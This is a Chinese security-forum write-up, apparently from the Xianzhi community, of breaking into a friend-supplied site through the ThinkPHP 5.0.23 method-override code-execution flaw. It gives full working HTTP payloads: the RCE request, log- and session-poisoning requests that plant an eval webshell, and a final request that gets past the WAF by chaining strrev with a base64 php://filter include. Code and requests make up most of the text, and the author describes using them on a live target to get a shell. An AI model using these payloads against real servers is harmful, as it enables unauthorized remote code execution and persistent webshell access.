记一次有趣的 tp5 代码执行 – 先知社区

0x00 前言

朋友之前给了个站，拿了很久终于拿下，简单记录一下。

0x01 基础信息

- 漏洞点：tp 5 method 代码执行，payload 如下

```
POST /?s=captcha

_method=__construct&method=get&filter[]=assert&server[]=1&get[]=1
```

- 无回显，根据 payload 成功判断目标 thinkphp 版本应为 5.0.23
- 有 waf，waf 拦截了以下内容

```
php标记:
<?php
<?=
<?

php 函数:
base64_decode
file_get_contents
convert_uuencode

关键字:
php://
```

- linux
- disable_function 禁用了以下函数

```
passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_st
atus,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,pope
passthru,stream_socket_server
```

- php 7.1.7 (虽然 `assert` 函数不在 disable_function 中，但已经无法用 `call_user_func` 回调调用)

0x02 突破

0x02 实战

现在 tp 5 method 代码执行开发出来的一些思路，不外乎如下两种：

1，写日志，包含日志 getshell 。payload 如下：

```
写shell进日志
_method=__construct&method=get&filter[]=call_user_func&server[]=phpinfo&get[]=
<?php eval($_POST['x'])?>

通过日志包含getshell
_method=__construct&method=get&filter[]=think\__include_file&server[]=phpinfo&g
et[]=../data/runtime/log/201901/21.log&x=phpinfo();
```

2，写 session，包含 session getshell。payload 如下：

```
写shell进session
POST /?s=captcha HTTP/1.1
Cookie: PHPSESSID=kking


_method=__construct&filter[]=think\Session::set&method=get&get[]=<?php eval($_P
OST['x'])?>&server[]=1

包含session getshell
POST /?s=captcha

_method=__construct&method=get&filter[]=think\__include_file&get[]=tmp\sess_kki
ng&server[]=1
```

而这两种方式在这里都不可用，因为 waf 对 `<?php` 等关键字进行了拦截，还有其他办法吗?

base64 编码与 php://filter 伪协议

倘若能够对关键字进行变形或者编码就好了，比如 base64 编码:

假如我们的 session 文件为 `/tmp/sess_kking` ，内容如下


```
PD9waHAgQGV2YWwoJF9HRVRbJ3InXSk7Oz8+
<?php @eval($_GET['r']);;?>
```

因为最终的利用是通过 `inlcude` 方法进行包含，其实很容易想到可以利用 `php://filter/read=convert.base64-decode/resource=/tmp/sess_kking` 的方式进行解码

最终执行类似如下：


```
include('php://filter/read=convert.base64-decode/resource=/tmp/sess_kking');
```

但是 session 里面是会有其他字符的



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090007-d8c51890-c79c-1.png)

如何让 `php://filter` 正确的解码呢?
p 神的 谈一谈 php://filter 的妙用 (https://www.leavesongs.com/PENETRATION/php-filter-magic.html) 文章有谈到如何巧妙用 `php://filter` 与 `base64` 编码绕过死亡 `exit`



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090008-d8fae40c-c79c-1.png)

那么这里也一样，我们只要构造合适的字符，使得我们的 webshell 能够正确被 base64 解码即可。

本地测试

第一步，设置 session

```
POST /?s=captcha

_method=__construct&filter[]=think\Session::set&method=get&get[]=adPD9waHAgQGV2YWwoJF9HRVRbJ3InXSk7Oz8%2bab&server[]=1
```

(注意：这里的 + 号需要用 `urlencode` 编码为 %2b，不然会在写入 `session` 的时候被 urldecode 为空格，导致编码解码失败)。


疑问点 1：为什么不用 `PD9waHAgQGV2YWwoJF9HRVRbJ3InXSk7Pz4= (<?php @eval($_GET['r']);?>)` 而是 `PD9waHAgQGV2YWwoJF9HRVRbJ3InXSk7Oz8+ (<?php @eval($_GET['r']);;?>)` 呢，

答：是因为直接使用前者无论怎么拼凑字符，都没法正常解码。

疑问点 2：为什么 `payload` 前后会有两个 `ab` ？

答：是为了让 `shell payload` 的前后两串字符串满足 base64 解码的长度，使其能正常解码。

第二步，包含，成功执行代码：



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090008-d93a1ef6-c79c-1.png)

本地测试如此，但是在目标测试会发现执行不了，因为我们的 payload 使用了 `php://filter` 的协议包含了 `php://` 关键字


php://filter 的协议包含了 php:// 关键字

(https://img2018.cnblogs.com/blog/1205477/201908/1205477-20190827101600241-161325544.png)

怎么让才能让其没有关键字呢?

tp 5 method 代码执行的细节


让我们仔细观察代码执行的 `Request.php` 的 `filterValue` 方法是如何执行代码的。



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090009-d9c0c906-c79c-1.png)

我们注意到 `filter` 其实是可以传递多个的，同时参数为参数引用。

那么其实我们就可以传递多个 `filter` 来对 `value` 进行多次传递处理。如先 `base64_decode` 后将解码后的值传递给 `include` 进行包含。



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090009-da0d05e6-c79c-1.png)

但在线上这个 waf 是对 `base64_decode` 这个函数进行了过滤的，经过测试发现可以使用 `strrev` 反转函数突破。考虑到 waf 的问题，我们使用的 `shell payload` 加多一层 base64 编码。

(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-da2216f0-

(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-da331610-c79c-1.png)


同样道理这里的 payload 为什么要多几个分号就不需要再解释了

回到我们的 `getshell` 步骤，在目标上执行

1，设置 `session`：

```
POST /?s=captcha
Cookie: PHPSESSID=kktest

_method=__construct&filter[]=think\Session::set&method=get&get[]=abPD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX0dFVFsnciddKSk7Oz8%2bab&server[]=1
```



(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-da7002f4-c79c-1.png)

(`payload` 前后两个 `ab` 同样是为了 `base64` 解码凑字符的原因)

2，文件包含

```
POST /?s=captcha&r=cGhwaW5mbygpOw==

_method=__construct&filter[]=strrev&filter[]=think\__include_file&method=get&server[]=1&get[]=tsetkk_sses/pmt/=ecruoser/edoced-46esab.trevnoc=daer/retlif//:php
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-dab3b8b4-c79c-1.png)

最终成功绕过防火墙 `getshell` 。

0x03 总结

总的来说挺有趣的，搞了很久，最终成功 `getshell` 也是非常的爽。（好在没放弃：）
不妥之处，烦请指出~